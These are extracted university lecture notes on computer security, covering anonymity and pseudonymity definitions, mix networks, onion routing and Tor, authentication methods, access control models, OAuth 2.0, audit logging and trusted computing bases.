
26 Steganography and Watermarks

27 Covert Channels

28 Anonymization

29 Mixes and Onion Routing

Communication Model



This section is based on the work by Andreas Pfitzmann and Marit Hansen [69]. The underlying communication model distinguishes senders, messages, and recipients. Senders and recipients may use pseudonyms. An attacker is assumed to gain information from observing messages and how they are flowing through the network, we do not assume that an attacker is able to read the content of messages.

Anonymity

Definition (anonymity)

Anonymity of a subject from an attacker's perspective means that the attacker cannot sufficiently identify the subject within a set of subjects, the anonymity set.

- All other things being equal, anonymity is the stronger, the larger the respective anonymity set is and the more evenly distributed the sending or receiving, respectively, of the subjects within that set is.
- Robustness of anonymity characterizes how stable the quantity of anonymity is against changes in the particular setting, e.g., a stronger attacker or different probability distributions.

It is important to consider the anonymity set when we talk about anonymity. Obviously, being anonymous among 20 students feels weaker than being anonymous among 200 students or 2000 students. Unfortunately, in many real life situations, the anonymity set is not really known. More information about anonymity metrics can be found in [51] and [91].

Unlinkability and Linkability

Definition (unlinkability)

Unlinkability of two or more items of interest (IOIs) (e.g., subjects, messages, actions, ...) from an attacker's perspective means that within the system, the attacker cannot sufficiently distinguish whether these IOIs are related or not.

Definition (linkability)

Linkability of two or more items of interest (IOIs) (e.g., subjects, messages, actions, ...) from an attacker's perspective means that within the system, the attacker can sufficiently distinguish whether these IOIs are related or not.

Anonymity can be expressed in terms of unlinkability:

- *Sender anonymity* of a subject means that to this potentially sending subject, each message is unlinkable.
- *Recipient anonymity* of a subject means that to this potentially receiving subject, each message is unlinkable.
- *Relationship anonymity* of a pair of subjects, the potentially sending subject and the potentially receiving subject, means that to this potentially communicating pair of subjects, each message is unlinkable.

When we talk about sender anonymity, the anonymity set is the set of all senders, the sender anonymity set. Similarly, when we talk about recipient anonymity, the anonymity set is the set of all recipients, i.e., the recipient anonymity set.

Undetectability and Unobservability

Definition (undetectability)

Undetectability of an item of interest (IOI) from an attacker's perspective means that the attacker cannot sufficiently distinguish whether it exists or not.

Definition (unobservability)

Unobservability of an item of interest (IOI) means

- undetectability of the IOI against all subjects uninvolved in it and
- anonymity of the subject(s) involved in the IOI even against the other subject(s) involved in that IOI.

- *Sender unobservability* then means that it is sufficiently undetectable whether any sender within the unobservability set sends. Sender unobservability is perfect if and only if it is completely undetectable whether any sender within the unobservability set sends.
- *Recipient unobservability* then means that it is sufficiently undetectable whether any recipient within the unobservability set receives. Recipient unobservability is perfect if and only if it is completely undetectable whether any recipient within the unobservability set receives.
- *Relationship unobservability* then means that it is sufficiently undetectable whether anything is sent out of a set of could-be senders to a set of could-be recipients.

Implications and Relationships

With respect to the same attacker, the following hold:

- unobservability \Rightarrow anonymity
- sender unobservability \Rightarrow sender anonymity
- recipient unobservability \Rightarrow recipient anonymity
- relationship unobservability \Rightarrow relationship anonymity

The following holds for relationships between a sender and a receiver:

- sender anonymity \Rightarrow relationship anonymity
- recipient anonymity \Rightarrow relationship anonymity
- sender unobservability \Rightarrow relationship unobservability
- recipient unobservability \Rightarrow relationship unobservability

The usual concept to achieve undetectability of items of interest (IOIs) at some layer, e.g., sending meaningful messages, is to achieve statistical independence of all discernible phenomena at some lower implementation layer. An example is sending dummy messages at some lower layer to achieve e.g., a constant rate flow of messages looking, by means of encryption, randomly for all parties except the sender and the recipient(s).

Pseudonymity

Definition (pseudonym)

A *pseudonym* is an identifier of a subject other than one of the subject's real names. The subject, which the pseudonym refers to, is the *holder* of the pseudonym.

Definition (pseudonymity)

A subject is *pseudonymous* if a pseudonym is used as identifier instead of one of its real names. *Pseudonymity* is the use of pseudonyms as identifiers.

- We can distinguish different kinds of pseudonyms, like person pseudonyms, role pseudonyms, relationship pseudonyms, transaction pseudonyms,

- *Sender pseudonymity* is defined as the sender being pseudonymous, *recipient pseudonymity* is defined as the recipient being pseudonymous.
- A *digital pseudonym* can be realized as a public key to test digital signatures where the holder of the pseudonym can prove holdership by forming a digital signature, which is created using the corresponding private key. An example would be PGP keys.
- A public key certificate bears a digital signature of a so-called certification authority and provides some assurance to the binding of a public key to another pseudonym, usually held by the same subject. In case that pseudonym is the civil identity (the real name) of a subject, such a certificate is called an *identity certificate*.
- The relation between a pseudonym and the related subject can be thought of as “a subject holds a pseudonym” and in general a subject holds one or multiple pseudonyms.

Identifiability and Identity

Definition (identifiability)

Identifiability of a subject from an attacker's perspective means that the attacker can sufficiently identify the subject within a set of subjects, the identifiability set.

Definition (identity)

An identity is any subset of attribute values of an individual person that sufficiently identifies this individual person within any set of persons. So usually there is no such thing as "the identity", but there are several identities.

Identity can be explained, from a psychological perspective, as an exclusive perception of life, integration into a social group, and continuity, which is bound to a body and – at least to some degree – shaped by society.

Identity can be explained and defined, from a more mathematical perspective, as a property of an entity in terms of the opposite of anonymity and the opposite of unlinkability.

The definition of identity assumes that an individual person has several attributes, e.g., the date of birth, the color of the eyes, the minutiae of a fingerprint, the gender, the height, etc. that can be used in some combination to identify a person.

Identity Management

Definition (identity management)

Identity management means managing various partial identities (usually denoted by pseudonyms) of an individual person, i.e., administration of identity attributes including the development and choice of the partial identity and pseudonym to be (re-)used in a specific context or role.

- A partial identity is a subset of attribute values of a complete identity, where a complete identity is the union of all attribute values of all identities of this person.
- A pseudonym might be an identifier for a partial identity.

Given the restrictions of a set of applications, identity management is called privacy-enhancing if it sufficiently preserves unlinkability (as seen by an attacker) between the partial identities of an individual person required by the applications.

Mixes and Onion Routing

26 Steganography and Watermarks

27 Covert Channels

28 Anonymization

29 Mixes and Onion Routing

Mix Networks

Definition (mix network)

A *mix network* uses special proxies called *mixes* to send data from a source to a destination. The mixes filter, collect, recode, and reorder messages in order to hide conversations. Basic operations of a mix are:

1. Removal of duplicate messages (an attacker may inject duplicate message to infer something about a mix).
2. Collection of messages in order to create an ideally large anonymity set.
3. Recoding of messages so that incoming and outgoing messages cannot be linked.
4. Reordering of messages so that order information cannot be used to link incoming and outgoing messages.
5. Padding of messages so that message sizes do not reveal information to link incoming and outgoing messages.

Mix networks were introduced in 1981 as a technique to provide anonymous email delivery [17]. Mix networks get their security from the mixing done by their mixes, and may or may not use route unpredictability to enhance security. We use the following notation:

A, B	principals
M_1, M_2, \dots	mixes
K_X	public key of X
K_X^{-1}	private key of X
k_i	ephemeral symmetric keys
N_i	nonces
m	message

- Sender anonymity: $(A \rightarrow M_1 \rightarrow M_2 \rightarrow B)$

$A \rightarrow M_1 : \{N_1, M_2, \{N_2, B, \{m\}_{K_B}\}_{K_{M_2}}\}_{K_{M_1}}$	M_1 extracts M_2 and a blob to forward
$M_1 \rightarrow M_2 : \{N_2, B, \{m\}_{K_B}\}_{K_{M_2}}$	M_2 extracts B and a blob to forward
$M_2 \rightarrow B : \{m\}_{K_B}$	B extracts the message m

- Receiver anonymity: $(A \rightarrow M_1 \rightarrow M_2 \rightarrow B)$

The receiver B chooses a set a of mixes and for every mix an ephemeral symmetric key k_i . The receiver then generates a return address R :

$$R = \{k_0, M_1, \{k_1, M_2, \{k_2, B\}_{K_{M_2}}\}_{K_{M_1}}\}_{K_A}$$

The return address is sent to A as described above:

$B \rightarrow M_2 : \{N_2, M_1, \{N_1, A, \{R\}_{K_A}\}_{K_{M_1}}\}_{K_{M_2}}$	M_2 extracts M_1 and a blob to forward
$M_2 \rightarrow M_1 : \{N_1, A, \{R\}_{K_A}\}_{K_{M_1}}$	M_1 extracts A and a blob to forward
$M_1 \rightarrow A : \{R\}_{K_A}$	A extracts the return address R

The sender A extracts k_0 from R and sends the following to M_1 :

$A \rightarrow M_1 : \{m\}_{k_0}, \{k_1, M_2, \{k_2, B\}_{K_{M_2}}\}_{K_{M_1}}$	M_1 extracts k_1 and M_2
$M_1 \rightarrow M_2 : \{\{m\}_{k_0}\}_{k_1}, \{k_2, B\}_{K_{M_2}}$	M_2 extracts k_2 and B
$M_2 \rightarrow B : \{\{\{m\}_{k_0}\}_{k_1}\}_{k_2}$	B extracts the message m

Onion Routing

- A message m is sent from the source S to the destination T via an overlay network consisting of the intermediate routers R_1, R_2, \dots, R_n , called a circuit.
- A message is cryptographically wrapped multiple times such that every onion router R_i unwraps one layer and thereby learns to which router the message needs to be forwarded next.
- To preserve the anonymity of the sender, no node in the circuit is able to tell whether the node before it is the originator or another intermediary like itself.
- Likewise, no node in the circuit is able to tell how many other nodes are in the circuit and only the final node, the "exit node", is able to determine its own location in the chain.

Onion routing systems primarily get their security from choosing routes that are difficult for the adversary to observe. Onion routing systems can provide access to real-time services. The security of onion routing systems rests on the assumption that not all routers in an onion routing system can be controlled by an adversary.

Further online information:

- **YouTube:** [Onion Routing - Computerphile](#)
- **YouTube:** [Mix Networks \(Mixnets\) by Jaime Lee Pabilona](#)

Tor

- Tor is an anonymization network operated by volunteers supporting the Tor project.
- Every Tor router has a long-term identity key and a short-term onion key.
- The identity key is used to sign TLS certificates and the onion key is used to decrypt messages to setup circuits and ephemeral keys.
- TLS is used to protect communication between onion routers.
- Directory servers provide access to signed state information provided by Tor routers.
- Applications build circuits based on information provided by directory servers.

A first working version of Tor was announced in 2002. The Tor project received initially funding from US government organizations such as the Defense Advanced Research Projects Agency (DARPA). Since 2006, the Tor projekt is supported by The Tor Project, Inc, a non-profit organization. The Tor project web site is at <https://www.torproject.org/>. A technical description of the second version of Tor can be found in [23].

Tor aims at protecting the traffic in transit, it is of limited help if application protocols running over Tor circuits leak information that allows to link traffic to identities. Since Tor does aim at supporting interactive applications, it is in general subject to traffic analysis attacks and in particular timing analysis (where traffic and server traces are linked based on timing properties).

Due to the Tor design, exit nodes get access to the original messages. Hence, in order to be protected against compromised exit nodes, it is still crucial to use end-to-end encryption with Tor. Since Tor is known to be used for different purposes, some associated with illegal actions within some jurisdictions, one can assume that in Tor exit nodes and to some extend Tor entry nodes are carefully monitored or even operated by intelligence organizations.

Part VIII

System Security

It is now time to take a look at computer security from a systems perspective. We will focus on authentication, authorization, and auditing and on isolation.

Finally, we take a look at trusted computing architectures that introduce special hardware components or function to bootstrap trust into other software components.

By the end of this part, students should be able to

- describe the interplay of authentication, authorization, auditing and isolation;
- recite the Lampson model;
- illustrate different authentication factors;
- compare traditional and modern authentication mechanisms and protocols;
- relate access control lists and capabilities;
- contrast discretionary, mandatory, and role-based access control;
- outline how audit logs can be created and maintained;
- articulate how trusted execution environments can be used to implement trusted security services.

Authentication, Authorization, Auditing, Isolation

- Authentication
 - Who is requesting an action?
- Authorization
 - Is a principal allowed to execute an action on this object?
- Auditing
 - Record evidence for decision being made in an audit-trail.
- Isolation
 - Isolate system components from each other to create sandboxes.


Basic authentication at the system level is typically implemented using passwords, which is known to be problematic. On mobile devices, we meanwhile often find in addition biometric authentication mechanisms. Operating system access over the network is often using asymmetric cryptographic key mechanisms. In Unix-like systems, the authentication resolves to a user identifier (uid) associated with processes executing in user space. The kernel makes an important distinction between the user identifier (uid) and the effective user identifier (euid), which can be different.

Authorization answers the question which operations are allowed against an object. This question is answered using an authorization policy, also called an access control policy. The specification of authorization policies is complex and there are different approaches to specify authorization policies.

Auditing is used to keep a log (an audit trail) of the decisions made. This is essential for debugging purposes but also for forensics in case a system was attacked or information was leaked to principals who should not have had access to the information. A good audit trail is extremely important but it may also highly sensitive information. Furthermore, an audit trail often needs to be safeguarded against modifications.

Isolation is a means to control complexity. Modern operating systems use memory management units to isolate the memory used by processes from each other. By isolating processes into containers, it is possible to prevent misbehaving processes from damaging the entire system. Virtual machines are commonly used to isolate the compute tasks running on shared cloud computing platforms. Trusted computing platforms are providing hardware-assisted isolation and auditing of critical software components.

Lampson Model



- This basic model works well for modeling static access control systems.
- Dynamic access control systems allowing dynamic changes to the access control policy are difficult to model with this approach.

The original paper by Lampson [48] uses a slightly different terminology.

Isolation

- Isolation is a fundamental technique to increase the robustness of computing systems and to reduce their attack surface.
- Isolation can be achieved in many different layers of a computing system:
 - Physical (e.g., preventing physical access to compute clouds)
 - Hardware (e.g., memory management and protection units)
 - Virtualization (e.g., virtual machines, containers)
 - Operating System (e.g., processes, file systems)
 - Network (e.g., virtual LANs, virtual private networks)
 - Applications (e.g., transaction isolation in databases)
- Isolation should be a concern of every system design.
- Isolation also concerns the deployment of computing systems.

It is important to consider isolation not only during the design of software but also when computing systems and software gets deployed. Systems that have been designed with isolation in mind tend to resist attacks much better compared to systems that lack a proper isolation. The reason is that a successful attack on a component can easily affect other parts of the system if there are no effective isolation mechanisms in place. A downside of isolation is that maintaining proper isolation makes operational processes often more complicated and expensive. Similarly, isolation may come with a certain amount of overhead.

A paper discussing several system-level security isolation techniques is [\[85\]](#).

Authentication

30 Authentication

31 Authorization

32 Auditing

33 Trusted Computing

Authentication

Definition (authentication)

Authentication is the process of verifying a claim that a system entity or system resource has a certain attribute value.

- An authentication process consists of two basic steps:
 1. Identification step: Presenting the claimed attribute value (e.g., a user identifier) to the authentication subsystem.
 2. Verification step: Presenting or generating authentication information (e.g., a value signed with a private key) that acts as evidence to prove the binding between the attribute and that for which it is claimed.
- Security services frequently depend on authentication of the identity of users, but authentication may involve any type of attribute that is recognized by a system.

This definition is taken from RFC 4949 [84]. While we often think about the authentication of “users”, there are many more entities that need authentication. Here are some examples:

- A device plugged into a computer may have to authenticate itself against the operating system.
- A car (that is the computer inside a car) may have to authenticate itself against a charging station.
- A payment card has to authenticate itself against a cashing system (and perhaps a cashing system has to authenticate itself against a payment card).
- An front-end application may have to authenticate itself against a backend service.

Authentication Factors

- Something you know (knowledge factors)
 - Your password, first own music album, personal identification number, ...
- Something you have (possession factors)
 - Your mobile device, security token, software token, ...
- Something you are (static biometrics)
 - Your fingerprint, retina, face, ...
- Something you do (dynamic biometrics)
 - Your voice, signature, typing rhythm, ...

- Multi-factor authentication uses multiple factors to authenticate a user.
- Two-factor authentication is increasingly used these days.

Humans are not very good at remembering good security tokens. The use of passwords has caused many security problems. It is fairly easy to write programs that can try out large lists of popular passwords or search through a significant portion of the password space. Forcing users to create “stronger” passwords often leads to undesirable side effects, such as users writing down passwords on stickers. Ideally, passwords are used rarely to unlock other cryptographic keys that subsequently are used for authentication purposes.

Inherent authentication factors such as retina scans were often shown in early science fiction movies but meanwhile many mobile devices use bio-metrics to identify the owner of a device. An inherent downside of bio-metrics is that they can't be changed. If someone “steals” your fingerprint and then produces a fake finger that tricks a fingerprint reader into believing that there is a real finger, then you have a serious problem since you can simply change your fingerprint (or the retina of our eye).

The downside of possession authentication factors is simply that they may get lost or stolen. If you loose the key to your house, you may have to replace all locks to prevent someone to enter your house with the lost key.

The bottom line is that all authentication techniques have their specific downsides. By combining multiple authentication techniques, it is possible to significantly raise the strengths of the authentication system and to reduce the impact of the downsides of the authentication techniques used.

Password Authentication

Definition (password authentication)

A *password* is a secret data value, usually a character string, that is presented to a system by a user to authenticate the user's identity.

- Never ever store passwords in cleartext on a server (or elsewhere).
- A common approach is to store $H(s||p)$ where H is a cryptographic hash function, p is the password, and s is a random value (the salt).
- The salt ensures that multiple occurrences of the same password do not lead to repeating hash values.
- Storing encrypted passwords is not recommended since this often leads to situations where applications can get access to passwords they should not have access to.

Passwords have been a big source of security problems but they continue to be popular. Typical attacks on passwords:

- offline dictionary attacks
- online dictionary attack
- attacks with large collections of popular passwords
- user mistakes (writing passwords down)
- tricking users to share passwords (phishing)
- exploiting multiple password use (users tend to reuse passwords)
- eavesdropping (key logger, cameras, insecure network protocols)

The advice to add special symbols to passwords often does not lead to the desired effects (people doing simple predictable character substitutions) and they may force humans to write passwords down (without proper protection of the paper or file).

Further online information:

- **xkcd:** [Password Strength](#)

Challenge-Response Authentication

Definition (challenge-response authentication)

Challenge-response authentication is an authentication process that verifies an identity by requiring correct authentication information to be provided in response to a challenge. In a computer system, the authentication information is usually a value that is required to be computed in response to an unpredictable challenge value, but it might be just a password.

- Password authentication can be seen as a special case of a challenge-response authentication process.
- In some protocols the server sends a challenge to the client in the form of a random value and the client responds with a cryptographic hash computed over the random value and a password (that is shared with the server).

The main motivation for challenge-response authentication mechanism is that they can avoid sending a cleartext password. A downside is that the server may need access to the cleartext password to verify the response returned by the authenticating client. Challenge-response protocols were popular in early network dialin protocols.

One-Time Password Authentication

- Let $H^n(m)$ denote the repeated application, n -times, of the function H to m .
- Initialization: Given a passphrase p and a salt s , compute $k = H^{n+1}(s||p)$ and the authentication server remembers k and n .
- Challenge: The authentication server sends the name of the hash function H , the salt s , and the current value of n to the user.
- Response: The user computes $q = H^n(s||p)$ and sends the value q back to the server.
- Verification: The server computes $H(q) = H(H^n(s||p)) = H^{n+1}(s||p)$ and checks whether it matches k . If it matches, the server sets $k = q$ and n is decremented. If n becomes 0, a new initialization must be performed.

One-time passwords are described in RFC 2289 [33]. Given a cryptographic hash function H , it is easy to compute H^n from H^{n-1} , but it is difficult to compute H^{n-1} from H^n . Note that the server does not store the password nor is the response to the challenge valid more than once. This makes the system robust against replay attacks.

According to RFC 4949 [84], a *one-time password* is a simple authentication technique in which each password is used only once as authentication information that verifies an identity. This technique counters the threat of a replay attack that uses passwords captured by wiretapping.

Token Authentication

Definition (token authentication)

Token authentication verifies the claim of an identity by proving the possession of a (hardware) token.

- Smart cards are credit-card sized devices containing one or more chips that perform the functions of a computer's central processor, memory, and input/output interface.
- A smart token is a device that conforms to the definition of a smart card except that rather than having the standard dimensions of a credit card, the token is packaged in some other form, such as a military dog tag or a door key.
- Mobile devices are sometimes used as a token in today's multi-factor authentication systems.

An advantage of digital tokens is that they resemble traditional keys, something most people are used to. A downside of digital tokens is that they resemble traditional keys, they may be passed on to others, they may get lost or stolen, and they may get cloned.

Biometric Authentication

Definition (biometric authentication)

Biometric authentication is a method of generating authentication information for a person by digitizing measurements of a physical or behavioral characteristic, such as a fingerprint, hand shape, retina pattern, voiceprint, handwriting style, or face.

- Sensors that read biometric data must be designed such that they can detect fake copies of biometric data.
- Fingerprint sensors, for example, try to detect blood flows to determine whether the finger belongs to a living object.

Biometric data has privacy concerns and, depending on your jurisdiction, may be subject to strong data protection laws.

A fundamental problem of biometric authentication mechanisms is that the measured biological characteristic cannot be changed.

Authorization

30 Authentication

31 Authorization

32 Auditing

33 Trusted Computing

Subjects, Objects, Rights

- Subjects (S): set of active objects
 - processes, users, ...
- Objects (O): set of protected entities
 - files, directories, ...
 - memory, devices, sockets, ...
 - processes, memory, ...
- Rights (R): set of operations a subject can perform on an object
 - create, read, write, delete ...
 - execute ...

Following Lampson's model, we distinguish between subjects that are accessing objects regulated by their access rights. Some typical examples:

- A Unix process (a subject) is attempting to open a file for reading (an object) and it needs to have read permissions to access the file.
- A computing system (a subject) is attempting to access an SSH service on a remote computer (an object) and it needs to have permission to send data to the SSH port on the remote system.
- An application running on a mobile phone (a subject) is trying to lookup an address in the list of contacts stored on the device (an object) and it needs to have the permissions to access this database.

Lampson's Access Control Matrix

Definition (access control matrix)

An *access control matrix* M consists of subjects $s_i \in S$, which are row headings, and objects $o_j \in O$, which are column headings. The access rights $r_{i,j} \in R^*$ of subject s_i when accessing object o_j are given by the value in the cell $r_{i,j} = M[s_i, o_j]$.

- Another way to look at access control rights is that the access rights $r \in R^*$ are defined by a function $M : (S \times O) \rightarrow R^*$.
- Since the access control matrix can be huge, it is necessary to find ways to express it in a format that is lowering the cost for maintaining it.

An access control matrix is great in theory but difficult in practice since the product of all subjects against all objects is huge. Hence, it is necessary to find representations that reduce the size of the access control matrix and which makes the management of access rights feasible for a security administrator. Two widely used approaches are access control lists and capabilities.

Here is an example access control matrix:

	moodle	wifi	printer
Alice		access	print
Bob	student	access	
Carol	instructor	access	print, scan
Charlie		access	scan
Dave	student	access	

Access Control Lists

Definition (access control list)

An access control list represents a column of the access control matrix. Given a set of subjects S and a set of rights R , an access control list of an object $o \in O$ is a set of tuples of $S \times R^*$.

- Example: The inode of a traditional Unix file system (the object) stores the information whether a user or a group or all users (the subject(s)) have read/write/execute permissions (the rights).
- Example: A database system stores for each database (the object) information about which operations (the rights) users (the subjects) can perform on the database.

Typical access control list design issues:

- Who can define and modify ACLs?
- Does the ACL support groups or wildcards?
- How are contradictory ACLs handled?
- Is there support for default ACLs?
- How have changes of ACLs propagated?

ACLs can become very complicated and difficult to manage. A good example are network packet filters where the ACL consists of long chains of rules that over time become very difficult to maintain.

Capabilities

Definition (capabilities)

A capability represents a row of the access control matrix. Given a set of objects O and a set of rights R , a capability of a subject s is a set of tuples of $O \times R^*$.

- Example: An open Unix file descriptor can be seen as a capability. Once opened, the open file can be used regardless whether the file is deleted or whether access rights of the file are changed. The capability (the open file descriptor) can be transferred to child processes. (Note that passing capabilities to child processes is not meaningful for all capabilities.)
- Example: The Linux system has pre-defined capabilities like `CAP_SYS_TIME` or `CAP_CHOWN` that partition the rights of the root user into more manageable smaller capabilities.

Capabilities are like tickets that allow a subject to do certain things. It is essential that subjects cannot alter their capabilities in an uncontrolled way. Operating systems therefore typically maintain capabilities in kernel space. The file descriptor, for example, is maintained in the kernel and it cannot be changed to refer to a different file without the involvement of the kernel.

Typical design issues for capabilities:

- How are capabilities stored?
- How are capabilities protected?
- Can capabilities be passed on to other subjects?
- Can capabilities be revoked?

Access Control Lists versus Capabilities

- Both are theoretically equivalent (since both at the end can represent the same access control matrix).
- Capabilities tend to be more efficient if the common question is “Given a subject, what objects can it access and how?”.
- Access control lists tend to be more efficient if the common question is “Given an object, what subjects can access it and how?”.
- Access control lists tend to be more popular because they are more efficient when an authorization decision needs to be made.
- Systems often use a mixture of both approaches.

Discretionary, Mandatory, Role-based Access Control


- Discretionary Access Control (DAC)
 - Subjects with certain permissions (e.g., ownership of an object) can define access control rules to allow or deny (other) subjects access to an object.
 - It is at the subject's discretion to decide which rights to give to other subjects concerning certain objects.
- Mandatory Access Control (MAC)
 - System mechanisms control access to objects and an individual subject cannot alter the access rights.
 - What is allowed is mandated by the security policy implemented by the security administrator of a system.
- Role-based Access Control (RAC)
 - Subjects are first mapped to a set of roles that they have.
 - Mandatory access control rules are defined for roles instead of subjects.

Unix filesystem permissions are an example of discretionary access control. The owner of a file controls who is allowed to access the file in which way.

Mandatory access control is frequently used by security critical systems to enforce access control rules. Early forms of mandatory access control were often using multi-level security systems, where objects are classified into security levels and subjects are allowed access to objects in the security level associated with the subject.

Role-based access control models try to simplify the management of access control rules. The basic idea is that subjects are first mapped into roles and access control rules are defined for certain roles. For example, access rights for certain documents may be given to the role of a study program chair instead of specific persons. This has the benefit that the person taking the role of a study program chair can be easily replaced without having to redefine all access control rules for all documents.

API Authorization (OAuth 2.0)



OAuth 2.0 [35] is a protocol used by a client to obtain authorization to access certain remote resources (typically APIs accessible via HTTP) on the Internet. The protocol involves a Resource Owner (for example a user owning an resource), a Client (for example an application on a backend server) interested to access a certain resource, an Authorization Server authorizing access to a resource (by generating an Access Token), and the Resource Server (a server providing access to the resource).

The slide shows a typical workflow that involves a User Agent (typically a web browser). The Client (an application interested to access the resource on the Resource Server) starts the authorization process by sending an authorization request via the users' browser to the Authorization Server. The request includes information about the scope of the access. The Authorization Server then interacts with the Resource Owner (the user of the web browser in this scenario) to obtain the permissions to grant access. Once permissions have been obtained, the Authorization Server generates an Authorization Grant that is returned via the User Agent to the Client (the application). The Client uses the Access Grant to obtain an Authorization Token from the Authorization Server. This communication is between two backend systems and does not involve the User Agent. Once the Client receives an Authorization Token, it can access the resource on the Resource Server by passing along the Authorization Token. The Authorization Token has a limited lifetime and the Client may have to obtain a new Authorization Token if the current token has expired.

Further online information:

- **YouTube:** [OAuth 2.0 and OpenID Connect \(in plain English\)](#)

People started to use OAuth 2.0 to solve authentication problems, even though OAuth 2.0 was designed to only solve the delegated authorization problems. An issue here is that OAuth authorizes access rights to resources (the so called scopes), it does not convey user identity information. To address this issue, the OpenID Connect extension has been defined to provide the missing pieces to make OAuth 2.0 an authentication protocol.

The OpenID Connect flow is often used by web services that allow people to authenticate to a service using Google or Facebook authentication services.

The OpenID Connect provides authentication and identity information. The data is stored in a token, which is technically a JSON web token (JWT), i.e., a JSON document with a cryptographic signature. JSON web tokens are defined in RFC 7519 [41].

Further online information:

- **YouTube:** [An Illustrated Guide to OAuth and OpenID Connect](#)

Auditing

30 Authentication

31 Authorization

32 Auditing

33 Trusted Computing

Auditing

Definition (auditing)

Auditing is the process of collecting information about security-related events in an audit log, also called an audit trail.

- Audit logs are necessary for performing forensic investigation and for identifying and tracking ongoing attacks.
- Examples of security-related events that are typically logged are (failed) login attempts, failed attempts to obtain additional privileges, information about who accesses a system when, unusual failures of security protocols etc.
- Unix systems use logging daemons to receive, filter, forward, and store system logs originating from the kernel and background daemons.

It is essential to collect information about any security-related events that have been detected by an operating system or application software. For example, repeated failed login attempts may indicate that a password guessing attack is going on. Logs of security-related events can also provide valuable information after a system has been attacked to understand how an attack was performed (forensics).

Since security event logs pose a risk for an attacker, an attacker may be interested to modify event logs as part of the attack. Hence it is necessary to protect the integrity of event logs. Furthermore, it may be necessary to be able to prove in front of a court that a security event log was obtained from a specific system, i.e., that the security log is authentic. As a consequence, it is desirable that security event logs are (i) not stored on the devices themselves, (ii) integrity protected, and (iii) properly signed by a key that is bound to the device.

Audit Log Processing

- Audit logs can become very large and a common approach is to rotate logs periodically (say every day) and to keep only a history of the last N days or weeks.
- Audit logs often consist of semi-structured information, which makes automated processing of logged information a bit challenging.
- Audit logs often contain a lot of noise (information about events that are not security-related in a given deployment or context) and finding relevant information often becomes a search for an unknown needle in a haystack.
- There are tools that automatically filter logged messages and generate reports summarizing events that were not classified as expected and harmless.
- Maintaining good filter rules takes effort and obviously filter rules must be maintained in such a way that an attacker cannot modify them.

A simple but effective filtering tool is `logcheck`. It uses a (often pretty large) collection of regular expressions to filter log messages.

Much more advanced tools exist such as the Elastic Stack, still commonly known as the ELK (Elastic Search, Logstash, Kibana) stack.

- Logstash is a tool that parses semi-structured log information and generates structured reports often enriched with additional information.
- The data generated by logstash can be fed into a scalable search engine such as Elastic Search, which stores the data and is able to execute search queries efficiently on the stored data.
- Kibana is a dashboard frontend for Elastic Search that can generate several different representations and visualizations of data stored by Elastic Search.

A structured approach for processing audit logs is essential for any production grade server installation. Furthermore, it is necessary to define how long logged data is maintained and who has access to the data. Since logs may contain information that can be linked to human beings, it is for example required by the General Data Protection Regulation to inform users of web sites about which data is logged and how long it is stored.

Trusted Computing

30 Authentication

31 Authorization

32 Auditing

33 Trusted Computing

A good overview of hardware-based trusted computing architectures can be found in [\[52\]](#).

Trusted Computing Base

Definition (trusted computing base)

The *trusted computing base* of a computer system is the set of hard- and software components that are critical to achieve the systems' security properties.

- The components of a trusted computing base are designed such that when other parts of a system are attacked, the device will not misbehave.
- Trusted computing bases should be small to be able to verify their correctness.
- Trusted computing bases should be tamper-resistant.
- Trusted computing bases typically involve special hardware components.

The general idea behind trusted computing is to design hardware and software components that can be trusted. Since it is hard to design software that can be trusted, a trusted computing base typically includes hardware components that are assumed to be tamper-resistant. These trusted hardware components can then be used to bootstrap trust into other software components, for example, an operating system that has been loaded using a secure boot process involving trusted hardware components.

Measurements are used to assess the authenticity of software components and data (e.g., by calculating a cryptographic hash over code and data). The measurements can be reported to attest the component's state to other systems. This process is called *attestation*. For example, an attestation may prove that a proper operating system kernel has been loaded into a computer created by a specific manufacturer.

